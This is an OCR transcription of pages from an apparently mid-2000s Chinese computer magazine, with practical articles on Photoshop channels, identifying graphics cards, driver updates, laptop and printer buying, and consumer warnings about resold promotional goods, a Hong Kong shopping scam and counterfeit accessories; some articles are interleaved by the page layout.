这种分离放在不同车间(原色通道)的方法能使我们方便地编辑、修正图像的色彩，比如许多数码相机拍摄的照片或扫描仪扫出来的图片，经常出现偏色情况(照片偏红或偏蓝)，假设照片整体偏红，就可以进入 R ˝车间˝(即红色通道)调整一下亮度即可。正常的照片，也可以通过调整某一单独的原色通道而达到暖色调风格或冷色调风格。

点选进入某一独立通道后，大家会奇怪为什么三个通道中的颜色是都灰的，灰色如何变成了彩色的呢？其实这是 Photoshop 为了方便我们编辑通道而关闭了原色开关的原因。如果你有兴趣，可点击菜单命令 ˝编辑→预设→显示与光标˝，在打开的对话框中单击选中 ˝通道用原色显示˝ 项，就可以看到通道中的三原色了。



图 1

除原色通道外，一般图像处理软件还会在图像里加进自己独特的工作间以保存特殊信息，比如在 Photoshop 中，就是通过 Alpha 通道来保存选取区域的各种信息的(选区的形状、位置等)。相信大家都有过这种体会，在 Photoshop 中用选取工具选择一个选区后，如果一不小心点击了别的地方，选区就会消失，但如果将选区信息保存到 Alpha 通道中，就能随时调用出来，而且还能像绘图一样随意编辑选区，达到各种殊的效果。如图 2 所示，就是在Alpha通道中编辑了一个边缘模糊的心形图案，然后在图像中按Ctrl键并点击保存心形图案的Alpha通道将其作为选区调出，再将其拷贝出来粘贴到新图像中做出的效果。限于篇幅，通道的妙用就不多说了。CF [ZS02]



图 2

不用打开机箱也能了解显卡型号频率等相关信息

不开机箱认识显卡

■ Pisces

入门篇:你真的知道正确的显卡型号?

从系统属性中我们能看到显卡型号。但由于显卡驱动属于外部驱动，而且现在显卡厂商都发布的统一驱动包，即一款驱动适合芯片厂商所有的显示芯片。因此我们可以被修改驱动相关的inf文件修改显示的显卡型号，或者在安装时强制选定名称不同的驱动程序。这样最后Windows还是会调用正确的驱动文件，但在型号显示时却是错误的型号。现在的显卡驱动都会带有自己的控制面板，而在这里显示的型号才是真正的显卡型号，图1中显示属性中的Quadro FX4000就是强制安装驱动后显示的错误显卡型号，而驱动控制面板中的GeForce 6600 GT才是当前显卡的正确型号。不过这样的信息在某些情况下也不是真实的，因为有现在有不少DIY高手，通过修改驱动程序的核心内容，或者修改显卡在系统中的一些识别信息，给显卡安装特殊驱动，让普通显卡成为专业卡或者开启隐藏功能。因此要保证显卡型号正常识别，需要安装没有修改的驱动程序，并且也不要安装一些显卡修改软件。



图1

进阶篇:软件提供更多信息

在显卡芯片厂商提供的驱动程序的控制面板中，我们已经能找到相当多的显卡信息，但由于各厂家甚至同厂家不同版本的控制面板差别很大，不具有通用性，另外专业软件也能提供更多的相关信息，因此我们依然采用以前介绍过的小巧通用的EVEREST来了解显卡。最新版的EVEREST已经支持GeForce6600等最新一代显卡，并且还提供了中文版，使用相当方便。下载地址:http://dl.pconline.com.cn/html/1/5/dlid=7695&dltypeid=1&pn=0&.html。

启动EVEREST测试软件后，打开“菜单”下面的“显示设备”展开菜单，点击其中的“图形处理器”选项，在右边的窗口中就会显示出显卡的相关信息(见图2)。在这里，用户要了解的主要有以下几方面:



图2

1.显卡的型号与核心代号

显示芯片厂会给同样结构的GPU一个产品代号然后这些GPU通过检测，会分成不同等级，组装为不同显卡，并有了产品名称，图2中的NV43GTAGP就是产品代号，nVIDIA GeForce 6600 GT AGP就是产品名称。比如同为NV40核心的显卡产品就有GeForce 6800Ultra/GT/标准版/LE共4种型号。用户如何了解这些型号档次的高低呢？我们接下来一步一步走。

2.GPU的流水线数目

现在的GPU先将需要处理的资源通过顶点着色引擎(Vertex Shader)建立3D模型，再通过像素着色引擎(Pixel Shader)给模型加上色彩、光照等 染信息。因此这两个引擎的数量和性能直接决定了显卡的档次。如果同样设计的一款显卡的像素着色引擎数目只有另一款显卡的一半，那么要达到相同的性能，这款显卡的频率必须比另一块显卡高一倍才行，因此引擎数目越多的显卡档次也就更高。

在图2中，这款显卡拥有8条像素流水线，每条流水线拥有1个像素着色引擎，因此总共8个像素着色引擎；此卡还拥有3个顶点着色引擎。这两个引擎后面数字V3.0代表引擎的版本，新版本支持更多3D处理特性，但也要安装相应版本的



热门驱动点评

ATi Omega 加速版驱动，它发布新版驱动的速度随不是很快，但确以精良的制作，完善的性能，不仅在修改版驱动领域占得一席之地，而且在广大用户心中拥有着较高的口碑。本月发布的最新 2.5.97a 版 Omega 驱动具体更新内容如下:基于催化剂 4.12 官方正式版制作而成。修正了先前版本中存在的字体错误。修正了先前版本中设置的一些宽屏显示分辨率不能正常使用的问题。解决了 FireGL OGL 驱动方面的问题。改变 readme 的格式由 text 改为 html 样式。重要提示:新版 OMEGA 驱动增加对催化剂控制中心(CCC)的支持，但作者并不推荐安装，因为驱动包中附带的 RadLinker 已经提供了控制中心所支持的功能，而且还不占用系统资源。此款驱动可以支持 Mobility 系列显卡以及全系列 Radeon 显卡。使用 ATi 显卡的朋友们不妨一试，下载地址：http://www.mydrivers.com/dir107/d43157.htm。

最新驱动列表

nVIDIA GeForce6 系列显卡最新 Force Ware 驱动 71.24 WHQL 版。更新内容：在显示属性的控制面板中增加一项"显示器优化向导"的功能。小幅提高了显示性能。适用环境：Win2000/XP。下载地址: http://www.mydrivers.com/dir107/d43190.htm。

ASUS 华硕 DRW-1604P DVD 刻录机最新 Firmware 1.18 版。更新内容：1.改进一些 8X 盘片的刻录品质。2.改善了 16X 盘片在以 16x 速度进行刻录时的刻录品质。适用环境：Win98SE/ME/2000/XP。下载地址：http://www.mydrivers.com/dir108/d43357.htm。

BENQ 明基 DW822A DVD 刻录机最新 Firmware B3LC 版。更新内容：修正了 DVD-R 盘片在 Nero Express 中仅限于以 2.4x 的速率进行刻录的问题。适用环境：Win98SE/ME/2000/XP。下载地址：http://www.mydrivers.com/dir108/d43333.htm。

CF [ZS03]

DirectX 才能发挥这些特性。图 2 中"DirectX 硬件支持"就表示的这块显卡需要安装何种版本以上的 DirectX 才能发挥特性。

3.时钟频率和显存信息

图 2 中"GPU 时钟频率"为显示核心的运行频率，而"显存总线特性"下的"真实时钟频率"为显存频率，因为这款显卡用的 DDR 显存，所以下面还有一个频率为真实频率两倍的"有效时钟频率"。从图 2 中，我们可以说这款显卡的核心/显存频率为 501MHz/501MHz(DDR)或者 501MHz/1002MHz。另外，现在主板才开始流行 DDR2 内存，为何显存已经用 DDR3 呢？其实这里的 GDDR3 应该翻译为第三代图形卡用 DDR 内存，属于 DDR2 内存的改进版，而不是 DDR3 内存的图形卡版，因为现在还没有 DDR3 内存呢。

与显存相关的信息还有容量和位宽，图 2 中的"显存大小"就是这款显卡的显存容量。而显存位宽这个很影响性能的信息却少有软件能够提供，而图2中"显存总线特性"下的"总线带宽"就是显卡的显存位宽。显存带宽越大，显卡性能越高。显存带宽 = 显存位宽 × 显存有效频率。在相同频率下，64bit 位宽的显卡的带宽就只有 128bit 位宽的一半，显卡的性能也大大降低。入门用户在购买显卡时，很难直接判断显存位宽，容易被奸商欺骗，装机时候带上这款软件，就能很容易判断显存位宽。

最后在"图形处理器制造商"中，可以了解到图形芯片的生产商，并能连接到官方网站寻找适合我们显卡的最新驱动程序。

发烧篇:读取 BIOS，了解显卡品牌

现在的显卡多数都是公板设计，但不少大厂则为自己的显卡提供了大量专业软件，进一步挖掘显卡的潜能。如果我们没有相关资料，如何了解显卡品牌呢？如果你的显卡是 nVIDIA 芯片显卡的话，那么有软件能够帮忙，而其他芯片的显卡目前还没有这样功能的软件。



图 3

从http://www.mydrivers.com/dir77/d31058.htm 下载安装 nVIDIA 系列显卡 X-BIOS Editor 编辑工具。启动软件，点击"打开"，在弹出的菜单中点击"从存储器中读取"，那么在"常规"选项卡下面的"子厂商"信息中就会出现厂商的代码，而如果这个厂商代码有对应厂商，那么代码下面就会如图显示显卡的品牌(见图 3)，我们就能上相关厂商的主页去下载相关应用软件了。CF [ZS04]



非卖品也可以正常销售？！

■ 本刊记者　王寒晖

本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

怪鸭兽编辑：您好！

前几天我想买一台家用喷墨打印机，商家极力向我推荐了一款惠普的喷墨打印机，我仔细看了外包装，上面写着“非卖品，只与某品牌电脑搭售”。我置疑，商家说没关系，可保修。

我想请问：非卖品拆开来售，商家的做法合理吗？出售的非卖品的质量有保障吗？

请求小怪帮助，谢谢！

读者：陈勇

非卖品＝不能正常销售的产品

通常情况下，"非卖品"特指电脑类产品促销时，主要产品的附加赠品或免费提供给消费者的产品，以及以远低于市场价格进行附带捆绑销售的产品。一般来说，这种附带促销的产品和赠品都会在外包装盒的明显位置标上"本产品仅适用于捆绑销售，不得单独购买"或"非卖品"等说明文字。如果是国外的促销品，一般会标上英文"Not For Sale"，也就是"非卖品"的意思。

厂商都明文规定促销品不得上市销售，例如惠普在其官方网站上声明："活动所赠礼品为非卖品，不得转售。"之类的条款。为何市场上还是有这么多的"非卖品"上市销售呢？不用说大家都知道是利益的驱使。

都是促销惹的祸

每年，不同的厂商都会开展不同的促销活动，而这种以赠品或捆绑销售的模式也成为许多厂商必用的促销手段。例如在2004年11月29日至2005年1月31日期间，在指定地点购买指定型号的HP笔记本电脑，只需另加488元就可以获得HP Photosmart 148照片打印机(见图)，而此款照片打印机的市场价为1390元，当中的差价高达900多元。



每个商家在销售一台HP笔记本电脑时，都可以向惠普公司申请一台HP Photosmart 148照片打印机进行捆绑销售。有些用户可能不想加钱买这台照片打印机，因为促销价和市场价的差价太大，所以黑心商家就私自截留下来，另行销售。销售一台笔记本电脑的利润一般不会超过1000元，而截留一台捆绑销售的照片打印机的利润却可高达900余元。我想，在这种利益的驱使下，一些黑心商家就会　而走险。

对于赠品也是一样，黑心商家把一些本应属于消费者的"非卖品"克扣并占为己有。在促销期过后，再低价甩货"白来"的"非卖品"，而此时的出货行为，厂家是完全不知情的，认为在促销期间产品已全部赠出或售出。

对“非卖品”说NO！

作为用户来说，我们当然要拒绝"非卖品"或"捆绑销售"的产品。一是厂商很可能不会对非卖品提供保修服务，例如惠普就在其官方网站上声明："惠普公司对所赠礼品的状态、性能、适用性、质量不做任何保证。"的条款；二是"捆绑销售"的保修条件绝对不会比正规产品优越，往往保修条件还要比正规产品差一些(品牌电脑赠送的打印机就属于这种情况，即使品牌电脑整机保修三年，但促销的打印机往往只提供一年质保)。

微型计算机商品修理更换退货责任规定(简称"三包"规定)中对"非卖品"方面的规定还不很完善，

香港中英街购DC连环骗术

■江苏　苏禹

前一时间看了很多朋友写的文章，介绍在香港购数码产品的经历，我借贵刊一角，将我们在香港特别行政区的中英街购物的经历写下来，供大家参考，希望对那些想到香港购物的朋友有所帮助。

诱饵

我们委托酒店办理手续并联系车和导游。大约过了十分钟车就到了关口，车上还有两名陌生男子。路上导游热情地和我们套近乎，并向我们介绍中英街DV、DC比较便宜，可以考虑购买。说得我们一行人心里痒痒的，购物欲望大增。

找托

入了关，看到了中英街的真面目。所谓的街其实很窄，只有一百多米长，房子又矮又旧，充其量也就相当于内地的小胡同。两边是清一色的店铺，店铺门口站满了拉客的伙计。我们连接逛了好几家，感觉东西大同小异。除了DC、DV外，就是手机或是服装。在一家店铺里，一名伙计热情地拿出一款数码相机，号称是500万像素的，体积只有一包香烟大小，非常小巧，价格也不贵。与我们同行一名陌生男子经过一番讨价还价，以一千元成交并送256MB的SD卡一张。买好后，此人又到别处去逛了，我的两位同事经不住诱惑，每人也买了一台。

连环骗局

正在大家准备离去时，刚才购机那名男子突然出现了，声称此款数码相机的制式不对，在内地不能用。伙计也承认的确如此，要另外购一套读卡器，价格1900元，而且现在没有货。我们立马傻了眼，要求退货，伙计的笑脸立马变了，称不好退货。我们与他交涉了1个小时无结果，他一付死猪不怕开水烫的样子，反正钱已进他的腰包(此时谁也没有注意到那名男子已经离开)。这时导游出场了，他说购买这种走私的DC，过海关不但会被查没，还会课以罚款。大家顿时觉得上当了。

正当我们陷入僵局的时候，此人又神秘地出现了，询问伙计是否有一种S4型号的DC，并声称此款数码相机可在内地使用，并有保修。伙计说有并立马从柜台里出一款数码相机，声称是400万像素的，但价格要5000。并称购买此款相机可以负责送出关。于是此人做秀一般地一通砍价，最终以4000元成交。扣除之前付的支1000元，实付3000元。伙计叫人将他连人带机送出了关。这时导游第二次登台，催促我们时间不多，马上要闭关了，这里是香港地界，处理起来比较麻烦，花点钱消灾算了。

事已到此，两位同事也只能依葫芦画瓢，经过一番猛砍，最终每人又砍下1000元(*感觉这时候钱已不是钱了*)，以每台3000元成交。扣除1000元，每人再付2000元。出关以后，那两名男子已不见了。导游称他们已先行回去。回内地后，我仔细看了一下，此款所谓的S4其实就是内地的拍得丽数码相机，标价也就1500元。

总结

这次事情发生后，我觉得整个事件就是一个骗局。从导游开始给我们下"药"，找托儿购物引你上钩，紧接着设连环套使你别无选择，只能顺着骗子们精心设计好的圈套一步步的往下钻。所以购物还是在内地好，尽管到处都有JS，但是比较有保障，而且发生了问题解决起来比较容易。切莫贪小便宜，而因小失大。

以上是我和我的同事们在中英街购物的真实经历。顺便说一句，与我们同行的共有两名男士，另一位也不是吃干饭的，他用同样的手段，诱引我的另一位同事购买了一对价格不菲的劳力士手表。CF [CP02]

普通消费者购买此类产品应多加留神。但不是说赠品或捆绑销售的产品不能享受保修服务，恰恰相反，"三包"规定中规定了"随销售的微型计算机商品一起赠送的微型计算机商品，应当负责三包"。

如果大家在购买电脑或外设产品时，一定要留意外安装盒上是否有注明"非卖品"或"Not For Sale"等字样。为了防止商家销售"非卖品"或"捆绑销售"的产品，购买时一定要让商家提供一个正规的产品质保卡，并详细填写并盖章。这样即使不良商家无法解决，在日后出现的质量问题，也可以通过正规的产品质保卡与厂商沟通，对产品进行维修。如果你在不知情的情况下购买了"非卖品"或"捆绑销售"的产品，可以向市场管理部、厂商或当地消费者协会投诉。

当然"便宜有好货"也确实是这种产品的真实写照。是否购买，就要消费者自己取舍。CF [CP01]

买前、买中、买后，一个都不能少

购买本本三点式

■上海　凌

虽然，我国人民的生活水平日益提高，但是相对于我国的大多数消费者来说一台少则七八千元，贵则几万元才可以购买到的新的笔记本电脑，应该还算是一种高档的产品。因此，在购买前和购买时决不可马虎了事，特别是对于一些对笔记本电脑知之不多，甚至一无所知的新手们来说，在购买前就更应该先做做“功课”了。那么，新手应如何选购笔记本电脑呢？以下笔者就自己的一些经验之谈，打算购买笔记本电脑的新手们可以参考一下，当然也适合一些对笔记本电脑有一定了解的读者参考。

第一点:购买前要做的工作

1.弄懂笔记本电脑的主要常识及作用

既然是新手，肯定对于笔记本硬件的知识知之甚少，其实笔记本电脑的主要硬件并不多，并且和台式机有异曲同工之处，无非就是CPU、内存、硬盘、光驱、主板芯片组，显卡、至于声卡之类的则比较次要。这些资料在网上非常容易查到，所以大家在购买前不妨先上上网查一些相关资料，到论坛里面去查找一下，那些发烧友对于你所青　的机器的使用评价，看看一些知名报刊杂志和有专门的笔记本专题的门户网站对于你所想要购买的机器做的评测。

2.弄清购买笔记本电脑的主要目的

究竟你购买笔记本电脑是什么干什么用的，是主要用来上网、打字，还是玩游戏、设计图形？要不要经常用？对于不同的人可能会有不同的答案。有些人可能会比较常用到笔记本，既要用笔记本电脑来上网、打字、还要玩游戏、设计图形等等，他们对笔记本的依赖性比较大，而有些人则只是有时要用一下笔记本，而有些人的消费能力较强，买笔记本电脑是为了赶时　等等。

买笔记本电脑的主要目的不一样，在选择品牌和型号时当然也会有较大的差异了。例如，为了赶时　的人可以选购外观漂亮、知名度高的笔记本电脑，

3.进行经济预算

经济预算的依据除了要看你买笔记本电脑的主要目的是什么外，还要看你的经济承受能力有多强？经济承受能力强的，即使买笔记本电脑的主要目的是用来打打字和上上网，也要买好一点的，因为谁都不知道自己以后会不会用笔记本电脑来做一些比较复杂的工作，而且配置越高的笔记本用途就越广，也越好用，不要过于迷信够用就好的原因。因此，对于经济承受能力强的消费者而言，不论买来做什么的都要买好一点的，预算可高一些；而对于经济承受能力较差的朋友来说，则要多算计，预算可少一些，在配置上尽量做到够用就好，但不要过于勉强，如确实因工作需要的，可买配置高一些的笔记本，哪怕借钱预算也要多一些，否则买回来后不能满足你的工作需要，致使工作效率偏低是得不偿失的。

4.选定几款“候选”笔记本电脑

做好以上的工作，我们就要选定几款〝候选〞的笔记本电脑了。要很好地完成这一〝任务〞，我们可以到看看一些知名报刊杂志，然后再进行确定。另外，为了能查到更多相关产品的资料，我们可以在有专门的笔记本专题的门户网站里查找相关产品的详细参数(见图1)。当然，我们也可以用搜索工具来搜索侯选产品的技术参数资料，查到的产品资料越多，对比就越仔细，越容易选到合适的笔记本电脑。



图1　intodigi.net的报价中心频道提供笔记本电脑详细参数和报价

有些朋友可能会喜欢选定报刊推荐的一款笔记本电脑做为自己的购买对象，但这样做容易出现当你到电脑城后却发觉没你要的那款笔记本电脑卖，这样就很麻烦：买商家推荐的吧，自己对它们不熟悉，不知信不信得过，会不会买错；不买，再回家上网找资料吧，又很麻烦。

另外，有些经销商为了吸引消费者的目光，在媒体报〝虚价〞，即有价无货的那种，所报的价很低，通常比正常的售价低很多，而当你到了他们店铺后，经锁商会告诉你说没货了，然后再推荐另一款性价比很低，但可以令他们赚更多钱的笔记本电脑给你。并侥动三寸不烂之舌，极尽骗人信任之能事，千方百计地要你买他们推荐的产品。所以，我们要确定2到3款的各方面情况类似的笔记本电脑作为候选品，这样做可以令你有更多变通和实地对比的余地，从而顺利地买到称心如意的笔记本电脑。此外，别忘了要将这些候选的笔记本的

网上报价和主要的技术参数、指标打印出来，没有打印机的朋友可用笔记下来，免得到了电脑城后却将这些参数和报价给忘了。

5.在去电脑城之前最好先打个电话给相关的经销商

打电话给经销商的目的有三个:一是问清楚他那里到底有没有你要的笔记本电脑;二是问清楚你要的笔记本电脑在他们那里出售的具体价格，因为即使是同一产品，不同的经销商的售价可能都会有较大的差距，我们最好找多几个经销商的电话，逐一打过去，选报价最低的那间去买。经销商的电话和地址可以在一些提供报价的网站里找。有些规模较大的厂商也提供产品的经销商的详细资料，我们可以在他们的网站里面找到。还有一个目的就是可以在电话里跟多家经销商讨价还价，等讲好的价钱再去现场购买，这样可以为你节省不少的时间，而且，由于不是面对面讲价，对消费者这边会更有利，因为即使因你给的价太低而使讲价讲砸了也没关系，你同样可到他的店铺里买，到时他总不会能从你的声音认出你的人吧?

第二点:现场购买时要做的工作

利用网络确定了二三款候选的笔记本后，就要到电脑城里来与商家面对面地"短兵相接"了。有道是"无奸不商"，所以，这一阶段我们可要打醒十二分精神哦。具体来说，在这一阶段我们要做好以下几项工作:

1.再次杀价

笔记本电脑的价格一般有市场价、底价、成交价之分，通常，媒体上面的报价只是市场价，而不是底价，所以，我们还有讨价还价的空间。上面我们已在电话里与经销商讨价还价了，为了能用更低的价格买到笔记本，我们到现场后还要进一步地杀价，反正现在是买方市场，杀价有赚无赔，当然，成交价最终要多少就要看阁下的杀价功力了，不过，能杀到底价成交的是非常少的。

2.检查清楚赠品和附送品

一台新的笔记本电脑箱里面除了一台笔记本电脑外，往往还附带有一些软件和硬件、保修卡、说明书。如果遇上促销之时还可获赠一些礼品(见图2)，这些我们在付款前要注意一下，要问清楚里面有哪些附送品和赠品，然后再检查清楚有没有缺少的东西。



图2 惠普的笔记本礼品包

3.初步识别是不是返修机

要准确地识别这一点比较复杂，例如要检查BIOS等，这方面的文章可参考今年第1期的《巧辨本本返修货》，也可以叫个电脑高手去识别，限于篇幅，这里就不便多说了。其次，笔者有一个比较简单的方法，就是看机器的表面螺丝有没有被拧过的痕迹，如果有，则说明这台笔记本电脑可能是个返修品或是曾被打开过，打开的目的可能是检修，也可能是"抽"走其中某个或某几个重要的零件，换上次等的、可替换的零件。如碰上这种情况，你可要要求更换另一台或者干脆到别的地方去买了。

4.要看清发票或收据

成交时如果对方没有开发票或收据的意思，你可以向其索取。在付款前还要看清发票或收据上有无清楚地注明所购笔记本的牌子、型号、数量、价格、收款单位、收款日期、收款人签名、"三包"(包退、包换、包修)日期及其他具体事项等。因为现在的奸商很多，许多奸商都有欺骗消费者的行为，对笔记本卖出后出现的问题能赖就赖，能拖就拖(特别是一些买杂牌货的JS更是如此)，而且还常常动用"踢皮球"的战术，将顾客当皮球踢来踢去。但如果我们在购买时注意好了这些细节的话，买回来后机器即使出现了毛病也有证可查，可最大限度地减少因此而造成的损失。

最后，最好能带个懂笔记本电脑行情和技术的人去帮忙参考，这样可大大减少你被"宰"的概率。

第三点:购买后要做的工作

立即使用，刻不容缓，并且要连续长时间地使用。买回笔记本电脑后最好要立即长时间(最好三天三夜)地连续使用或持续性地开着，这样才能够准确地判断出这台笔记本电脑的质量好坏。如果经过长时间连续工作都没问题发生，表明该机的质量良好，而如果出了问题，我们可以根据"三包"规定或双方约定的条款及时退换。这样也可避免买回的笔记本电脑由于没长时间使用，等以后发现它出毛病时已过了保退或保换期，只能修了，这样会给自己带来不必要的损失。

小结:对于许多新手来说，他们要购买笔记本时往往喜欢拉一个认为熟悉笔记本电脑行情和技术的人去，以为这样就准能买到合自己心意的笔记本电脑了，殊不知这是一个误区，因为被你拉去的人他又不是你肚子里的虫子，当然不知道你的所思所想，以及你的实际情况如何了，即使是对笔记本电脑的市场行情和技术有深入的了解，能帮上你的忙也是比较有限，关键还是靠自己，因此，欲买到称心如意的笔记本电脑，还是自己懂点笔记本电脑的市场行情和硬件的常识好些。CF [CP03]



浙江马强：我是一个音乐发烧友，能帮我推荐一台适合听音的电脑吗？要求性能稳定，能满足基本需求。谢谢！

配件	型号	价格(元)
CPU	Intel Pentium4 3.2C(散装)	1780
散热器	九州风神　撒大帝	55
主板	华硕P4P800-X	790
内存	Kingston DDR400 256MB×2	600
硬盘	希捷酷鱼7200.7/ST3160021A(盒装)	745
显卡	七彩虹镭风9600白金版	760
声卡	创新SB Audigy 2 ZS	960
声卡	板载	-
网卡	板载	-
显示器	飞利浦107C6	1200
光驱	华硕静音王CRW-5232AS	259
机箱/电源	先马U7黑色款	278
键鼠套装	多彩至尊无线	388
音箱	漫步者R1600T数码版	450
总计		8265

点评：Intel Pentium4 3.2C采用Prescott内核，前端总线为800MHz，是追求性能玩家的首选。搭配华硕P4P800-X主板、七彩虹镭风9600白金版显卡、创新SB Audigy 2 ZS声卡、两条Kingston DDR400 256MB和希捷酷鱼7200.7/ST3160021A(盒装)硬盘。光存储方面，我们则选用拥有一个良好读盘和刻录性能的华硕静音王CRW-5232AS刻录机 **u**。

这套电脑的外观非常有特点，都是以黑色为主色调。飞利浦107C6 **v** 采用爪子底座+紫边黑色外观设计(同时还有银色面板的机型可供选择)。107C6凭借飞利浦全球领先的智芯技术(Smart Digital)，消除损害显示效果的电子噪音，有效地降低了显示抖动现象，增强了显示性能的立体感。

键盘和鼠标方向，我们选用灰黑双色搭配的多彩至尊无线键鼠套装 **w**。套装中的DLK-5005RU无线键盘总体设计中规中矩，采用类肤及光面处理，外观漂亮且手感舒适。这款无线键盘上除了105个Windows键外，键盘还增加了2个网络键、3个电源管理键和5个多媒体键，方便日常的使用。套装中的DLM-337HU无线鼠标以圆形、环形相结合的设计，比较有特色。

漫步者R1600T是漫步者R1600T数码版 **x** 省略数码部分的版本，所以价格也便宜不少。R1600T是中价位上一个和R1900TⅡ截然不同风格的选择，它非常适合给现有的X.1系统升级使用，如果你不是低音狂人，它也可以完全作为一套独立的音响系统使用。

机箱是采用先马U7黑色款 **y**，颜色搭配得挺和谐。这个机箱的箱体采用全折边工艺，材料选用厚度为0.6mm的SECC钢板，双层I/O挡板设计，整个机箱都显得很稳固。CF [CP04]



闷豆买打印机

闷豆："小姐你们这里有什么推荐的家用打印机吗？"

销售小姐："我们这里是打印机专卖店，请问你要什么档次价位的打印机。"

闷豆："中档的吧，普通家用的。"

销售小姐："如果你只要求打印黑白文稿建议你买低端激光打印机，如果你要功能全面的彩色打印机建议买喷墨打印机。"

闷豆："听说激光打印机效果很好，不过价格很贵。"

销售小姐："激打的打印效果的确很好，不像喷打，打印字迹遇到水会化开，适合长久保存。激打初期投资多一点，不过如果你打印多的话，平均耗材费用比喷打的便宜。现在家用激打价格也不是很贵，著名的HP LJ1010、LJ1012也就1600～1800元的样子。"

闷豆："你这么一说激打确实不贵，不过我平时在家打印得不多，有的时候文稿还有一点彩色图案点缀，所有还是买彩色喷墨打印机吧。"

销售小姐："我推荐你EPSON的R310，支持USB Direct Print和Pict Bridge标准和支持无线打印，最高分辨率可以达到5760dpi×1440dpi，六色独立分体墨盒最省钱了。"

闷豆："EPSON喷墨打印机一向不错，R310虽然很好，不过就是1880元贵了一点，毕竟我是自己用的呀。"

销售小姐："实惠的话，R210是更好的选择，打印性能和R310差不多，只是少了无线打印和数码设备直接打印这些高端功能，不过他的价格只有1280元哦。"

闷豆："这个价格实惠，不过就是听说EPSON的墨水贵，以后使用成本很高。"

销售小姐："你真是内行，还关心打印成本，那EPSON的ME1适合你，原装正品黑色墨盒只要45元和兼容耗材差不多，最高分辨率2880dpi×720dpi，售价只有500多元。其实现在喷墨打印机黑色文稿打印质量都差不多，高档机差别主要在照片输出上。"

闷豆："这款比较经济实惠，用于商务文稿输出足够了。"

闷豆："现在都在说'多功能一体机'，据说性价比更高是怎么一回事？"

销售小姐："简单的说多功能一体机就是将传统的扫描仪和打印机结合起来，除了具备各自独立的扫描和打印功能还派生了独立复印和传真的实用功能，以低廉的价格取代了传统昂贵的复印机和传真机。"

闷豆："听起来不错，能详细说说吗？"

(敬请关注下一期《闷豆买多功能一体机》)



点评：一些低端的售价只有区区几百元的喷墨打印机也有较高的分辨率，完全可以满足大众用户日常文稿和图形基本打印需要，普通家庭用户并不一定需要高端喷墨打印机。一些高价的高阶喷墨打印机主要在高精度照片打印、直接打印、无线打印方面有所扩展。CF [CP05]




翻新SONY录音笔(见图1)



市场上有一批翻新的SONY录音笔，主要型号有P28、B16、B17、B26、BP250，其中P28与国内主流销售录音笔同步，被一些不法商家冒充全新工包货卖高价。这些翻新货的外观经过换壳处理基本都达到9.5成新以上，功能也基本正常，只是不少内部主板有过维修，国内SONY客服也不负责保修。翻新SONY录音笔在显示屏上贴了保护膜但都没有外包装，商家都打着工业包装出售，所配说明书为网络打印的英文版。对于P28所配的USB连接线有索尼其他设备上通用线也有普通非SONY线，随机提供Digital Voice Editor软件均为CD-R刻录。有些翻新货由于质量问题会有话筒拾音灵敏度低、录音失真明显的毛病。

真货Sandisk SD卡判别(见图2)



Sandisk的SD卡一向假货众多，而且包装仿冒逼真，国内目前Sandisk产品代理有多家采用包装不同更令消费者真假难辨。判断真货Sandisk SD卡最显著的特征看SD卡的金手指，真货的部分金手指长短不一，而仿冒货则是一样长的。目前这是一种比较通用的鉴别正假Sandisk SD卡的方法，包括各家代理的产品和水货卡只要真Sandisk的产品就会有此特征。

市场上见到最多的上海宏衡代理的Sandisk产品被假冒的也很多，上海宏衡代理存储卡在卡背面都贴有激光防伪标志并在标贴上有十位防伪编码。大部分正规编码都应该是前面4位是英文字母后面6位是数字，而一些假冒产品在仿造的激光标贴上所提供的防伪编码十位都是数字没有英文字母，而且激光标贴色泽也偏暗淡。

笔记本换电芯以旧充好

为老化的笔记本电池组更换电芯由于生意好，同行竞争激烈，所以一些商家开始利用拆机旧电芯为客户维修电池组。这样，不但可以降低成本提供更有竞争力的价格，而且可以给自己带来丰厚的利润。拆机的旧电芯不少都存在不同程度的老化，所以在使用寿命和实际容量上都要打折扣。现在全新的正品　电芯价格并不便宜，尤其是进口名牌货。一些报价很低更换电芯的商家十有八九是会在采用的电芯上做手脚。检验是否拆机旧电芯我们可以在更换前看电芯两极是否有点焊过的痕迹，在电容容量一致的前提下经过维修的电池块应该可以达到新电池组的性能(指使用时间)。

微软光学极动鲨翻新鼠标

微软的光学极动　是最早上市的微软入门级光电鼠之一具有较高的性价比，市场拥有量大口碑也很好，是不少预算不多朋友的首先。市场上一些打着工包战队包旗号销售的散装微软光学极动　，却是利用洋垃圾中的旧鼠标翻新拼装而成。有的采用外观比较好的原装外壳，但仔细看的话，容易找到略有磨损的痕迹，尤其是底盘部分，有的采用仿制外壳，虽然看起来外观全新，但由于外壳采用材质不同外壳，用力捏会感觉偏软。

小心假冒USB 2.0延长线

USB延长线是电脑市场上不起眼的小配件，不过在USB 2.0普遍被使用一些劣质的USB延长线而影响了传输速度。这些成本低廉的劣质USB延长线用在USB 1.1系统中基本没有问题，但用到USB 2.0系统中就会降低高速传输速率。劣质的USB延长线一般都是白色的，线体比较细也很软，线体内没有屏蔽层或者屏蔽网非常稀疏。所谓包装就是一个塑料袋，线上一般没有USB 2.0的标记，所谓支持USB 2.0只是印在包装塑料袋上或者只是USB 2.0的粘纸。建议用户选择USB延长线时，尽量选购线体较粗相对较硬的产品，有的延长线采用透明外套用户可以看到其内部致密的屏蔽编织网层是比较好的。

慎购水货3G手机

在网上和电脑城我们经常可以一些商家在销售经过改版的3G手机，这些手机往往功能强大，不少还带有PDA功能。由于改版机并非行货，所以往往价格比较优惠。这些非行货的3G手机虽然可以在国内GSM网络中正常使用，不过其中也存在一些隐患。首先是汉化问题，汉化的基础是刷软件和字库不过这些简体中文的原文件都是原厂制作提供的，很多3G手机型号在国内没有上市销售，所有也就没有真正的简体中文版的刷新原文件，只能用香港或者台湾的繁体中文和部分汉化版本来使用。对于一些PDA手机则采用外挂中文平台的方式来支持中文，这样一来有些使用功能会受到影响，比如一些改版的3G手机只能发送繁体字的短消息等。

